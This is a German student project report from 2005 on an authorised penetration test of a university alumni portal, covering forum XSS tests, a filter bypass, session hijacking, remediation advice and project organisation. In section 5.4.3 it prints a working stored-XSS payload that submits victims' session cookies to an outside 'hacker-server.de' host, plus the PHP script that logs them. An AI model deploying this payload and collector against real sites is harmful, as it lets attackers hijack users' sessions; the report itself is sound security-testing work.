- Userdaten, die über eine Zugangsberechtigung verfügen
- Gültige Passwörter
- Eingesetztes Betriebssystem
- Verwendete Datenbanken
- Netzanbindungen [z.B. ans interne Management-Netz]

[3] http://www.mozilla.com/firefox/

- Installierte Programme
- Serverkonfigurationseinstellungen
- ...

5.3.1 Schutz-/Gegenmaßnahmen

Zur Absicherung eines Serversystems sollte man sich über die exitierenden Schwachstellen im Klaren sein und veruchen diese so gering wie möglich zu halten, denn eine 100% Absicherung ist nie gegeben, da immer neue Sicherheitslücken entstehen bzw. entdeckt werden.

Tips zum Hardening[4]

- Entwickler von Internetpräsenzen müssen stets alle Angriffszenarien kennen, wenn sie sichere und produktive Diestleistungen entwickeln, wie das Forum zum Informationsaustausch. Alle Eingaben vom User sind stets als „**böser Code**“ anzusehen, da dieser nicht vom Entwickler selbst stammt und keine Garntie besteht, dass es sich um einen normalen Beitrag ohne Schadenscode handelt.

  Heutzutage steigt die Anzahl der Skiptkiddies stetig an. Diese versuchen neue/alte Sicherheistlücken zu nutzen/testen und setzten ungehindert Skriptcode in Foren ab. Die gefundenen Code-Stücke können, wenn sie nicht zuvor neutralisiert werden, erheblichen Schaden anrichten. Aus diesem Grund sollte er Programmierer immer eine Metafilterung betreiben, die potentiellen Schadens-Code neutralisiert. Neutralisation in `PHP` wird mittels der Funktion „`htmlspecialchars()`“ erreicht. Diese Funtion quotet[5] sämtliche Zeichen, die zur Umsetzung/Interpretation von Skriptcode nötig sind.

- Jede Anwendung die öffentlich verfügbar ist, muss dementsprechend sicher konfiguriert sein. Im Falle eines Apache-HTTP-Servers sollte z.B. die Auflistung der internen Verzeichnisstruktur nicht gestattet sein. Erhält ein User/Angreifer dennoch Informationen über die interne Organisationstriktur, können

[4] gemeint ist das „Härten“, absichern eines Computersystems

[5] oder auch *escapen*. Hier werden bestimmte Zeichen so maskiert, dass nicht mehr als Kontrollzeichen gelten

diese für weitere Analysen verwendet weden, die zur Auffindung von sicherheitskritischen Bereichen beitragen.


- Dem Administrator ist zu empfehlen eine Liste der bereits installierten Applikationen anzulegen, worauf die aktuelle Version und Patchreleases vermerkt sind. Diese gesammelten Informationen erleichtern das Überprüfen des Gesamtsystems mit aktuellen sicherheitsrelevanten Meldungen, ob das eigene eingesetzte System gegen die neu entdeckten Sicherheitslücken bereits resistent ist oder nicht.

5.4 Alumni-Portal Attacke [XSS mit Session-Hijacking]

Analyse des Forums

Jeder User, der sich erfolgreich authentifiziert, kann mit seinen Rechten Beiträge erstellen und anschließend einbinden bzw. auf bestehende antworten. Das Forum besteht aus verschiedenen Kategorien, welche jeder eingeloggte User einblicken und sich an Diskussionen beteiligen kann. Meldungen bzw. Beiträge von anderen Mitgliedern können nur zitiert und nicht geändert oder entfernt werden. Selbst erstellte Beiträge sind immer editierbar und können jederzeit vom Ersteller gelöscht werden. Die erstellten Beiträge besitzen stets die gleichen Merkmale :

- Erteller mit Uhrzeit
- Titel
- Inhalt der Nachricht
- Bearbeitungs-Elemente




5.4.1 Testszenarien

- **Vorgehen**

  Zunächst betrachteten wir den Aufbau des Forums und die gegebenen Möglichkeiten an Diskussionen teilzunehmen. Wie zuvor erwähnt kann ein User selbst Beiträge erstellen oder zitieren. Die von uns erstellten Beiträge beinhalten PHP-Code, um zu testen ob ein User auf PHP-Funktionalitäten des Servers zugreifen und diese dann anwenden kann.

  Folgender Eintrag wurde verwendet:



  Nach Absendung des Beitrags erhofften wir, eine positive Resonanz zu sehen, aber zu unserem Bedauern wurde keine Verabeitungsanweissung erfolgreich durchgeführt. Nach diesem geschieterten Versuch, erkannten wir, dass seitens des Servers eine entsprechende Filterung stattfindet und nahmen uns clientseitige Skriptsprachen genauer ins Visier. JavaScript ist eine der beliebtesten clientseitigen Scriptsprachen überhaupt, die von vielen Entwicklern sehr gerne aufgrund ihrer Einfachheit eingesetzt wird. Eines der Vorteile sind Validierungen seitens des Clients vorzunehmen und somit an Traffic, aber auch an Rechenlast am Server zu sparen, welches bei geriger Bandbreite oder/und

hoher Last von großem Nutzen ist.

Unser zweiter Versuch besteht darin, gezielt JavaScript in Beiträgen zu implementieren. Man beachte: Falls seitens des Servers keine ausreichende Filterungen solcher Eingaben erfolgt, ermöglicht es einem User diverse Funktionalitäten zusätzlich in die Webseite zu integrieren. Die Art der Erweiterungen hängt vom Ziel der jeweiligen Person ab. Setzt sich ein User z.B das Ziel Popup-Fenster beim Eintritt in das Forum bereitzustellen kann er dies ohne weitere Probleme realisieren. Unser primäres Ziel ist es Schwachstellen zu erkennen und ein Script zu entwickeln, welches eine Meldung „Hallo Alumni-User“ ausgibt.

Unser Versuch war erfolgreich und die Meldung „Hallo Alumni-User“ wurde beim Betreten des Forums angezeigt. Basierend auf dieser Erkenntnis waren wir erstaunt, dass keine Filterung betrieben wird, um User vor anderen Usern zu schützen und führten weitere Versuche durch. Nach diversen Tests bemerkten wir, dass nicht alle zuvor verwendeten Code-Teile richtig funktionierten und gingen der Sache auf den Grund. Es stellte sich heraus, dass sobald wir unseren Code ohne Zeilenvorschub/Carriage Return erstellten, blieb die gesamte Funktionalität erhalten. Wird hingegen der Code formatiert d.h. mit RETURN/LINEFEED eingerückt, erkennt die Serverseite, dass es sich hierbei um ein Code-Segment handelt und neutralisiert diesen aus dem Beitrag.

Erfolgreich:

```
<script> this.alert("Hallo Alumni-User");<script>
```

Nicht erfolgreich:

```
<script>
this.alert("Hallo Alumni-User");
<script>
```

Es wurden unter anderem auch weitere Merkmale festgehalten, die gefiltert oder automatisch entfernt wurden.

Nicht erfolgreich:

```
<script> function meldung(){ this.alert("Hallo Alumni-User");}<script>
```

An dieser Stelle erkannte der Server den Versuch, eine JavaScript-Funktion in das Forum zu implementieren und entfernte den gesamtem Code-Block samt Blockanfang- und Blockendezeichen **„{ }“**automatisch aus dem Beitrag.


Als nächstes Ziel galt es zu untersuchen ob HTML-Funktionalität vorhanden war, d.h. ob HTML-Elemente in Beiträgen nur als Text oder als Tag interpretiert werden. Das Ergebnis dieser Untersucheung zeigte, dass keine Überprüfung auf dieser Seite durchgeführt wird (TAG-Interpretation) und somit eine Spielwiese für alle geschaffen wurde, die sich mit HTML und deren Tags auskennen. Jeder kann Formulare, Links, Bilder, Tabellen usw. direkt in die Seite bzw. in das Forum einbinden. Blickt man auf die zuletzt behandelten Punkte zurück und fügt nun das Wissen über die Möglichkeit HTML zu nutzen mit ein, wird einen schnell bewusst welches Gefahrenpotential sich gerade eröffnet hat. Mit HTML können schnell und einfach Formulare erstellt werden,was jedem nicht neues ist, wird aber HTML in Kombination mit JavaScript verwendet kann das sehr hohe Sicherheitsrisiken in sich bergen, da zumal mit einer Scriptsprache viele Funktionalitäten zur Manipulation und Automatisation zur Verfügung stehen.

- **Session-Hijacking anhand XSS:**

  Voraussetzungen: 1 x Server
  1 x Script-Code
  1 x HTML-Code
  User mit aktiver JavaScript-Unterstützung

  Ziel:
  Unter Verwendung der uns gegebenen Möglichkeiten (HTML und JavaScript) sind wird in der Lage von allen Usern, die das Forum betreten, unbemerkt die Session-ID zu stehlen und eine Visitenkarte beim Opfer zu hinterlassen.

  Folgendes Szenario liegt hier zu Grunde:



Logt sich ein User in das Alumni-Portal ein, erhält er eine eindeutige Session-ID, die in einem Cookie verwahrt wird. Navigiert er in das interne Forum, wo sich unser Beitrag befindet, erfolgt eine der Diebstahl seiner ID mittels eines HTML-Formulars und JavaScript-Code(insofern er diese Skriptsprache in seinem Browser aktiviert hat).

Beim Betreten wird geprüft, ob seine ID schon übertragen wurde oder nicht, ist dies nicht der Fall, erfolgt eine sofortige Weiterleitung seiner ID an einen externen Server und anschließend wird eine Visitenkarte „`HACKED@Gruppe2`“ beim Opfer hinterlassen. Ohne jegliche Kenntnis über Benutzername und Passwort erhalten wir einen positiven Login mit all den Rechten des Benutzers, ohne eine Authentifizierung zu durchlaufen. Dies ist allesdings nur solange möglich, so lange der entsprechende User eingeloggt ist. Da die Session über den Zeitraum der Sitzung hinweg existent ist, wird bei einem zweiten Login keine neue Session-ID zugewisen (Browser wurde nicht geschlossen), da das Cookie einen „`PHPSESSID`“-Eintrag enthält. Loggt sich der User erneut ein, erfolgt beim Betreten der entsprechenden Forumseite keine Weiterleitung und wir haben wider vollen Zugriff auf all seine Daten und Rechte beim Alumni-Portal.

Sicherheitsrisiko: sehr hoch

Schutz gegen diese Art von Angriffen ist die Deaktivierung von JavaScript-Unterstützung im Browser (clientseitig).

5.4.2 Fazit & Ergebnisse

Betrachtet man die gewonnen Ergebnisse, so war das Alumni-Portal gegen diese Art von Angriffen nicht optimal abgesichert und stellte zugleich ein hohes Sicherheitsrisiko dar. Entwickler von Forum-Systemen sollten sich immer mit diversen Scriptsprachen auseinandersetzen, um das Gefahrenpotenzial richtig einschätzen zu können. Die Alumni-Seite wies aus dieser Sicht zwar schwache Sicherheitsmaßnahmen auf, die jedoch leicht umgehbar waren. Der beste Schutz als User ist, vorbeugend alle Script-Unterstützungen standardmäßig zu deaktivieren, da heutzutage jede proffesionell erstellte Internetpräsenz bei benötigter, aber nicht aktiver Scriptunterstützung, freundlich über diese Einstellung hinweist, um eine korrekte Darstellungen der Web-Seite oder die Nutzung der Funktionalität zu ermöglichen. Zu unserer Freude sind bereits alle unserer folgenden Sicherheitsempfehlungen umgesetzt und tragen aktiv zur Sicherheit des Portals bei. Ab sofort ist jeder Nutzer, mit oder ohne aktiver Skriptunterstützung im Browser, gegen Angriffe dieser Art auf dem Alumni-Portal sicher.

Probleme/Sicherheitslücken und entsprechende Lösungsvorschläge

- Ersetzung von `"<"` durch `"&#60"` mit Hilfe der PHP-Funktion „`htmlspecialchars()`“, die spezielle Zeichen in HTML neutralisiert.
- Filterung von `"script"` und `"javascript:"`

Ergebnisse der einzelnen Testpunkte

Verwendung von HTML-Code im Forum	**Erfolgreich**
Verwendung von JavaScript-Code im Forum	**Erfolgreich**
Durchführung von Session-Hijacking mittels XSS	**Erfolgreich**

5.4.3 XSS-Code: Client & Server

Client-Code:

Listing 5.1: xss.js

```
<form method="post" action="http://hacker-server.de/" name
    ="getsid_form">
<input type="hidden" name="alumni_sid" value="">
<input type="hidden" name="url" value="">
</form>

<script>document.getsid_form.alumni_sid.value=(document.
    cookie + " [" + new Date() + "]");document.getsid_form.
    url.value=document.location;if(document.cookie.indexOf("
    HACKED@Gruppe2")==-1){document.cookie = "HACKED@Gruppe2
    ";document.getsid_form.submit();}</script>
```

Server-Code:

Listing 5.2: hacker-server.php

```
<?php
    if($_POST["alumni_sid"] != ""){
        if($file = fopen("alimni_sessions.txt","a")){
            fwrite($file, $_POST["alumni_sid"]."\r\n");
            fclose($file);
        }else{echo "<<ERROR: kann Datei nicht oeffnen>>";}
     }
   $back_url = $_POST["url"];
?>

<html>
  <head>
  </head>
<body onload="javascript:document.location.replace('<?=
    $back_url?>')">
</body>
</html>
```

6 Organisation

6.1 Einleitung

In diesem Kapitel, soll die organisatorische Struktur des Projektes, die extern beteiligten Personen, sowie die genutzen Ressourcen und der zeitliche Ablauf, welcher die einzelnen Zielsetzungen und deren Erfüllung wiederspiegelt, näher beschrieben werden. Zudem soll auf aufgetretene Probleme während des Projektbetriebes hingewiesen werden.

6.2 Zeitplan

Um einen reibungslosen Projektablauf gestalten zu können, war es wichtig, einen einheitlichen Zeitplan für alle beteiligten Personen und Ressourcen zu erstellen, da diese nicht immer gleichzeitig genutzt werden können. Dieser Zeitplan, beinhaltet eine genaue Terminierung, ab „wann“ die Arbeit an der gegebenen Aufgabe beginnt und bis „wann“ das gegeben Ziel erreicht sein muss. Es folgt nun eine Auflistung dieser Terminierungen:

Teamorganisation & Ressourceneinteilung

Datum	**Zeitraum**
24.10.2005	15.30 Uhr bis 16.30 Uhr

- Bestandsaufnahme (welche Ressourcen stehen zur Verfügung)
- Teamaufstellung (Mitglieder)
- Wissenscheck (Wer kann welche Erfahrungen einbringen)
- Vorgehensweisen (Aufteilung der Ressourcen [Person/Aufgaben])

Alumni-Login-Portal-Analyse

Datum	Zeitraum
28.11.2005	10:00 bis 14:00 Uhr

Alumni-Login-Portal Attacke [SQL-Injection]

Datum	Zeitraum
30.11.2005	11:30 bis 15:00 Uhr
03.12.2005	11:00 bis 14:00 Uhr

Alumni-Portal Attacke [Session Hijacking]

Datum	Zeitraum
09.12.2005	14:00 bis 17:30 Uhr

Alumni-Portal Attacke [XSS in Kombination mit Session-Hijacking]

Datum	Zeitraum
16.12.2005	14:00 bis 22:30 Uhr
17.12.2005	09:30 bis 12:00 Uhr

Alumni-Portal Sourcecode Analyse

Datum	Zeitraum
20.12.2005	9:30 Uhr bis 14.00 Uhr
26.12.2005	11:00 Uhr bis 15:30 Uhr
28.12.2005	14.00 Uhr bis 17.30 Uhr

6.3 Personen und Ressourcen

Ein weiterer wichtiger Punkt stellen die (extern) beteiligten Personen und die genutzten Ressourcen dar. Um die einzelnen Aufgabenstellungen in Anbetracht eines engen Zeitplanes einhalten zu können, war es wichtig, ein funktionstüchtiges Testsystem zu haben. Ohne dieses System wären Versuche, Schwachstellen zu finden, nicht oder nur schwer möglich gewesen. Es folgt nun einen Auflistung der beteiligten Personen und Ressourcen:

6.3.1 Personen

Herr Kaspar
Projektbetreuer

Herr Rehmet
Ansprechpartner und Verantwortlicher des Alumni-Portals der Hochschule Furtwangen

Herr Czmiel
Mitarbeiter des Rechenzentrums der Hochschule Furwangen; Betreuer des Alunmi-Testsystems

Herr Metzger
Ersteller des Alumni-Portals

6.3.2 Einteilung Ressourcen

Wenn in diesem Kapitel von Ressourcen gesprochen wird, ist damit fast immer das Portal und dessen Hardware gemeint. Eine Einteilung der Ressourcen ist nötig, da viele Versuche nicht parallel durchgeführt werden können, weil es sonst zu Überschneidungen kommen kann, welche die Testergebnisse verfälschen würden. Daher ist es wichtig eine rege Kommunikation, sowohl unter den einzelnen Gruppenmitgliedern, als auch unter den einzelnen Gruppen, zu pflegen. Die Einteilung der Ressourcen, wurde zum Einen, innerhalb der Gruppe (in den Gruppen internen Besprechenungen) festgelegt, zum Anderen, durch die Gruppenleiter untereinander geklärt, damit keine Kollision mit den anderen Gruppen entsteht.

6.4 Probleme

Probleme, die den Projektablauf verzögern, stellen eine hohes Risiko dar, den Zeitplan nicht einhalten zu können. Auch in unserem Fall gab es vereinzelt Probleme die zu einer Verzögerung beitrugen.

Zu diesen Problemen zählte der späte Zugang zum Testsystem, da dieses noch nicht betriebsbereit war. Dies kostete viel Zeit, wodurch eine Neuanordnung des Zeiplanes durchgeführt werden musste.

Die Problematik, ob überhaupt und wann wir den Sourcecode erhalten, brachte eine zusätzliche Verzögerung mit sich, da keine Klarheit herrschte, ob eine Sourcecode Analyse mit in das Projekt aufgenommen werden kann.

Literaturverzeichnis

[1] Sicherheitsrisiko Web-Anwendungen; Sverre H. Huseby; ISBN: 3898642593

[2] PHP 5 Kompendium; Christian Wenz und Tobias Hauser; ISBN: 3827262925

[3] Verteidigung gegen SQL-Injection-Angriffe; Daniel Lutz;
Departement für Informatik Eidgenössische Technische Hochschule Zürich

[4] Kenne deinen Feind - Fortgeschrittene Sicherheitstechniken; Cyrus Peikari und Anton Chuvakin;ISBN: 3897213761

[5] Sichere Netzwerkkommunikation; Ronald Bless, Stefan Mink; ISBN: 3540218459

[6] Javascript 2.0: The Complete Refernece, Second Edition; Thomas Powell und Fritz Schneider; ISBN: 0072253576

Weblinks

- http://php.net/ – Offizielle Seite der PHP-Community
- http://www.heise.de/security/artikel/43175/0 – heise Security SQL-Injection - Angriff und Abwehr
- http://de.wikipedia.org/ – Wikipedia die freie Enzyklopädie